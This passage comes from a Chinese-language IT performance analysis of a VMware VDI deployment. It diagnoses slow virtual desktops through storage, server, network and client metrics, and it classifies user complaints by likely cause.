Average:	eth_int	7.06	7.06	1	1	0	0	0

结论：

通过分析 bond0（即 eth2+eth3）的网络性能，基于现在使用的是千兆的网络适配，相应值的使用均在一个正常的范围，并没有负载过高的情况。

容灾机房存储 SPA Disk：

LUN#	Read Ends	Write Ends	Reads (MB)	Writes (MB)	Avg Read Sz (KB)	Avg Write Sz (KB)	Min Response Time (ms)	Max Response Time (ms)	Avg Response Time	Geo Mean Response Time (ms)	Move Ends	Moves (MB)	Avg Move Sz (KB)
2	6684	14981	151.38	147.55	23.19	10.09	0.04	466.07	6.04	1.64	0.00	0.00	0.00
3	7794	13219	79.75	294.05	10.48	22.78	0.07	309.62	8.53	3.44	0.00	0.00	0.00
4	340	68	4.84	0.70	14.59	10.60	0.26	208.14	8.90	3.69	0.00	0.00	0.00
5	12231	22007	138.39	237.21	11.59	11.04	0.07	270.25	7.44	3.41	0.00	0.00	0.00
8192	22	18	2.79	0.02	129.95	1.06	0.35	15.19	5.89	4.89	0.00	0.00	0.00
8199	0	0	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00
8203	0	33	0.00	0.13	0.00	4.00	0.29	9.85	1.56	0.90	0.00	0.00	0.00
8204	19	374	0.18	6.80	9.47	18.63	0.24	96.64	3.50	0.98	0.00	0.00	0.00

结论：

通过 Avg Response Time (平均响应时间)，我们可以发现在 SPA 上所有的 LUN 平均时间均在 9ms 以下，全在一个正常的响应范围。如果平均响应时间大于 50ms 那说明相应的磁盘可能存在问题。

容灾机房存储 B 控：

由于所有的应用全部是在 SPA 上 ,所以 SPB 上相应的使用率均非常低 ,有些数据由于没有使用到所以为 0，这不再截图说明。

分析总结：

通过分析此两台 EMC VNXe3100 设备的相应性能数据，确认设备本身并没有存在相应的性能问题，目前设备性能均在一个正常的范围。但是我们发现所有的资源均配置在单边的 SP 上（即 SPA 上），这种配置会导致 SP 负载不平衡。所以我们可以将数据平均的分配到不同的 SP 上（即 SPA、SPB 上），这样对于设备的性能将会有一定的帮助。

但有一点值得我们深思的问题就是，存储本身性能数据显示并未存在太大问题的情况下，用户端反应为什么会比较慢了，根据用户端的现象是因为存储的响应速度太慢造成的啊！带着这个问题我们继续后面的分析，看看在后面否找到答案。

从存储的磁盘配置性能来看，存储由 600GBSAS 15KRPM、2 个热备盘、2 组 5 个盘的 Raid5，我们可以通过上述分析得到它的 IPOS 值大约为 :8*175+4*175=2100IOPS ,根据原厂的说法大约 IOPS 值在 2160IPOS 左右，我们可以看到其实本身存储的 IPOS 值不是很高。

而就 iSCSI 传输协议来看，其本身的命中率与传输速度而言比较低，从下图中我们可以看出，iSCSI 协议下数据的传输过程中需要经过多次的封装与拆解包的过程 ,就目前而言 iSCSI 1Gb/s 的网络带宽所能够输入的数据大小为 80MB-90MB/s 采用全双工模式在 160MB/s,而 FC 1Gb/s 的网络带宽所能够输入的数据磊小为 190MB/s 采用全双工模式在 360MB/s，速度是 iSCSI 的好几倍，所以 iSCSI 存储是不是造成存储性能的瓶颈需要我们更加深入的分析了。

协议	前导符	起始符	目的地址	源地址	长度/类型	数据	（填充）	CRC
iSCSI	8byte	1byte	6byte	6byte	2byte	46-1500byte	>=0	4
	SOF	报头	数据字段	CRC	EOF			
FC	4byte	24byte	0-2112byte	4byte	4byte			

（三）、服务器设备性能分析

VDI 服务器规格

主机型号：HP DL380G5

CPU：Intel Xeon E5405 4C*2

RAM：8G*8

DISK：300G*2


Raid 配置：Raid1（主要用于存放 ESXI 系统）

VDI01 和 VDI02 服务器 CPU 使用性能如下所示：

结论：

从性能图观察得知，两台 VDI 主机在使用高峰期均处于超负荷运行，各物理服务器 CPU 远远无法满足现有虚拟机需求(需求超过 180%，接近已有 CPU 资源近 2 倍)。这是造成用户端反应慢的原因之一。

VDI01 和 VDI02 服务器内存、网络使用性能如下所示：



结论：

VDI 主机网络资源明显不足，网络流量负载持续居高不下。这也是造成用户端反应慢的原因之一。

另在分析的过程中，我们发现用户的资源配置合理化程度不够理想，简单说就是有些用户配置 4 个 vCPU，有些用户配置 4G 内存，而这样子的资源配置，是造成资源调度紧张的另一个重要原因。

（四）、网络设备性能分析

为验证整个平台的网络状况，为此我们对网络的流量、网络延时进行了分析、汇总，发现整体用户应用平台网络未见大数据异常。

CPU: 1秒 7% , 5秒 7%

MEM:

Processor Pool Total: 30094204
Used: 10362760 Free: 19731444

I/O Pool Total: 4194304
Used: 1651828
Free: 2542476

Driver te Pool Total: 1048576
Used: 40
Free: 1048536

端口	输入比特位	输入包	输出	输出包
G0/9	433000	126	188000	114
G0/10	640000	156	378000	148
G0/11	1081000	153	162000	106
G0/12	419000	72	98000	64
G0/14	28000	54	31000	55
G0/15	8524000	1362	65564000	5956
G0/18	5480000	470	206000	276
G0/19	78504000	wps_clip_image-6984	0	4399
G0/20	7744000	1726	5511000	471
G0/23	34858000	3289	14018000	2891
G0/24	21000	37	1000	2

结论：

整体网络并未存在瓶颈，需要单独分析各服务器网卡的性能。

（五）、用户端问题分析

1) 电脑反应很慢，无法得知原因，打开文件都很难;

2) 在快下班的时候，还没关机就被自动退出了。提示为（见截图）已经连续 2 天，重新登陆还可以继续用;

3) 打开的网页太多，导致登陆时链接不到桌面（显示蓝屏）;

4) 打开人力资源管理系统，进行数据修改导入导出时速度较慢，测试实体机正常;

5) 当打开大图片，如 100MB 左右的图片时显示会一格一格跳动显示出来，速度较慢;

6) 当打开较大 PPT 时，如 20 页面左右的时候 OFFICE PPT 软件会出现卡死的情况;

7) 当 EXCHEL 文件拖动时，会出现拖动卡住的情况;

8) VDI 无法连接到远程桌面，提示桌面源正忙;

9) VDI 虚拟机 CPU 使用率经常会到 100%无法操作;

10) VDI 部分用户因资料较多，经常反馈因空间不足而无法正常使用的问题;

11) VDI 计划任务有时会执行不成功;

12) VDI 直接连接打印机易出现无法打印的现象;

13) VDI 用户从 VDI01 主机无法迁移到 VDI02 主机;

14) VDI 个别用户出现在登陆后无法显示 D 盘（映射盘），处理正常后打开邮箱邮件出现丢失现象，使用的是 foxmail 客户端;

15) VDI 有个别用户在登录后桌面文件不见，打开我的电脑无盘符;

16) VDI ESXI 主机经常出现 cpu 高负载报警，后续增加虚拟机性能无法满足;

17) VDI 用户使用速度慢，出现系统卡机以致无法登陆系统;

18) VDI 用户在使用时慢时，迁移至另一台主机或者更换存储后速度有所提升，但是过几天之后又会变慢，再迁回原来的上面时，速度又有所改善，始终无法解决这个问题;

19) VDI 性能不够稳定，偶发故障较多;

用户问题汇总：

在这里我们看到的只是整个问题的五分之一，但从用户的角度出发这现问题确实是存在的，我们需要找到对应的问题点所发生的原因，通过以上的问题我们可以很清楚的发现其实很多问题是因为并发症产生的，就是人生病一个道理，本来这个人只有胃病，结果因为胃功能不行，造成肠胃出现问题等，而我们需要从这些用户提出的问题里面去剥丝抽茧，发现真正的病症所在。


为此我们分析了用户提出的所有问题，并进行分类汇总大概分为以下几类：

- VDI 操作系统本身问题
- 瘦客户机问题
- VDI 服务器问题
- View 软件配置问题
- 网络问题
- 存储问题
- 用户端作业问题
- 服务器端作业问题
- 应用系统问题

序号	问题描述	测试验证结果	问题分类
1	在快下班的时候，还没关机就被自动退出了。提示为（见截图）已经连续 2天，重新登陆还可以继续用	此问题时因为服务器维护时连接服务器不可用，连接失败导致出错。	服务器端作业问题
2	打开人力资源管理系统，进行数据修改导入导出时速度较慢，测试实体机正常。	经过测试确认存在此问题，在实体机上不会有这种情况发生。	网络问题、存储问题、应用系统问题
3	当打开大图片，如100MB左右的图片时显示会一格一格跳动显示出来，速度较慢。	经过测试确认存在此问题，对比实体机实体机速度会快很多。	网络问题、存储问题、瘦客户机问题
4	当打开较大PPT时，如20页面左右的时候OFFICE PPT软件会出现卡死的情况。	经过测试确认存在此问题，对比实体机实体机速度会快很多。	网络问题、存储问题、瘦客户机问题
5	当EXCHEL文件拖动时，会出现拖动卡住的情况。	经过测试确认存在此问题，在实体机上不会有这种情况发生。	网络问题、存储问题、瘦客户机问题
6	VDI无法连接到远程桌面，提示桌面源正忙；	经验证，此问题为用户下班未注销，第二天连接时就无法连接需要我们这边从后台注销之后他再连接即可	用户端作业问题
7	VDI部分用户因资料较多，经常反馈因空间不足而无法正常使用的问题；	与存储空间有关	存储问题
8	VDI计划任务有时会执行不成功；	操作系统问题与VDI无关	VDI操作系统本身问题
9	VDI直接连接打印机易出现无法打印的现象；	需要先在瘦客户机上配置共享，然后再VDI系统连接共享打印机即可。	用户端作业问题
10	VDI个别用户出现在登陆后无法显示D盘，处理正常后打开邮箱邮件出现丢失现象，使用的是foxmail客户端，如刘娟在今天发生了此事件。 VDI有个别用户在登录后桌面文件不见，打开我的电脑无盘符；	无法显示D盘现象是之前调整策略的原因，现在没有这个问题了。打开电脑无盘符是各别现象是系统原因，与VDI本身无关，是因为共享映射没有过来造成，与网络的性能有一定关系	网络问题、存储问题
11	VDI ESXI主机经常出现CPU高负载报警，后续增加虚拟机性能无法满足	VDI服务器性能问题	VDI服务器问题
12	随着VDI用户数增加，用户反映VDI性能较慢。	考勤系统的打开登录及输入还是比较慢 反馈在上午打开邮件后，打开邮件附件中的表格，需要等待一段时间后表格才会显示出来，打开后使用速度正常	网络问题、存储问题、应用系统问题
13	VDI用户在使用时慢时，迁移至另一台主机或者更换存储后速度有所提升，但是过几天之后又会变慢，再迁回原来的上面时，速度又有所改善。	与网络速度、存储性能、服务器性能有关系	网络问题、存储问题、View软件配置问题、VDI服务器问题

我们将以上出现的问题，全部按号入位，也许有些朋友可能觉得这样子处理没有什么用，因为上面所提到汇总可能性都会有，其实如果我们对号入位，再进行分析就更加有利于我们做故障排除了！

通过对于以上用户问题分类汇总，为了确认用户端的问题点所在，我们通过采用 PCoIP 协议客户端分析工具对一些问题客户端进行了数据采集，详细如下所示：



根据上面的分析我们可以结合 VMware 官方图例进行整合分析：

通过数据采集我们可以得到类似如下数据：

Imaging Bytes Sent（图像发送字节数）：30MB

Bytes Sent（发送字节数）：29MB

Imaging Encoded Frames/Sec（每秒的图像编码帧数）：12（峰值）

Imaging Active Minimum Quality（图像存活最低值）：90（峰值）

Imaging Decoder Capability（图像解码值）：600 （峰值）

Packets Sent（包发送值）：150000

TX Packets（发送数据包）：1

RX Packet Loss（接收数据包损失值）：1

TX BW Limit kbit/sec（发送限量千比特值每秒）：90000

TX BW Active Limit kbit/sec（发送活动限量千比特值每秒）：10000


RX Packets（接收数据包）：1

结论：


通过以上数据显示，我们再根据本身 VDI 客户端即瘦客户机的性能参数进行对比分析（如果官方不能提供专业的数据，你需要自身去检测并分析这些数据，简单说当用户在反应很慢的时候进行数据采集，再在用户端正常的情况下做一次数据采集进行对比），为此我们对用户反应慢的进行了数据采集并分析，发现当用户慢的时候有不同情况发生，有些用户显示状态为网络流量瞬间高峰（在 Excel 大数据 100MB 左右的进行上下拖动时），有些显示图像解码数据高峰（在用户端查看 100MB 左右的图档时）。所以我们需要根据不同用户的应用作业再进行分析。

（六）、应用系统分析

DataCore 下存储的性能分析：




统计数据显示，存储负载情况无论服务器虚拟化平台还是桌面虚拟化对应的磁盘均存在性能瓶颈，在使用高峰期表现更突出。




根据各存储中运行的虚拟机所跑的应用不同，其 IOPS 值也不同，IOPS 很大程度上制约和影响 VM 虚拟机性能。图中红色曲线为 Datacore 总 IOPS 值，可以看出峰值基本在 2500 IOPS，而我们在前面预算 EMC

VNXe3100 的时候总 IOPS 大约在 2100 左右，这是的值已经超过了存储本身的 IOPS 值，为什么他还能达到这么多了？而且前面我们分析 EMC 存储性能的时候，它根本没有多大的压力，这就是问题的所在点之一了。




同上图一样，VDI、RDS 用户对 IOPS 